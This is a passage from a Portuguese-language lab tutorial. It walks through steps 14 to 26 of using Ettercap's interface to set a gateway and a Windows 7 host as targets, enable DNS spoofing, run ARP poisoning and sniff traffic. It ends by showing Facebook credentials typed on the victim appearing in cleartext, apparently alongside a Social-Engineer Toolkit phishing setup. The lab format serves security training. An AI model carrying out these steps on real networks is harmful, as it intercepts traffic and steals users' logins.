
## Passo 14

4 Hosts foram encontrados, Clique em **Hosts** > **Hosts list** para visualizá-los



## Passo 15


Selecione os hosts **Gateway** ( 10.10.10.2 ) e **WIN-7** ( 10.10.10.134 ) e clique em **Add to Target 2**






## Passo 16

Clique em **Plugins** > **Manage the plugins**




## Passo 17

De um duplo-clique em `dns_spoof` para **ativar** o plugin




## Passo 18

Clique em **Mitm** > **Arp poisoning...**




## Passo 19

Selecione a opção **Sniff remote connections**




## Passo 20

O grupo com os hosts é criado




Passo 21

Clique em **Start** > **Start sniffing**



## Passo 22

O **sniffing** é iniciado



### **Passo 23**

No host **WINDOWS-7** ( **10.10.10.134** ) acesse o site **www.facebook.com** e informe o **e-mail** e **senha** de acesso

### **Passo 24**

Volte a tela do **passo 07** e visualize que o **usuário** e **senha** são explicitamente exibidos

### **Passo 25**

Ao pressionar as teclas **CTRL + C** um **relatório** é gerado no caminho: **/root/.set/reports**



## Passo 26

Para visualizar estes arquivos ative o modo de exibição de arquivos ocultos **View > Show Hidden Files**

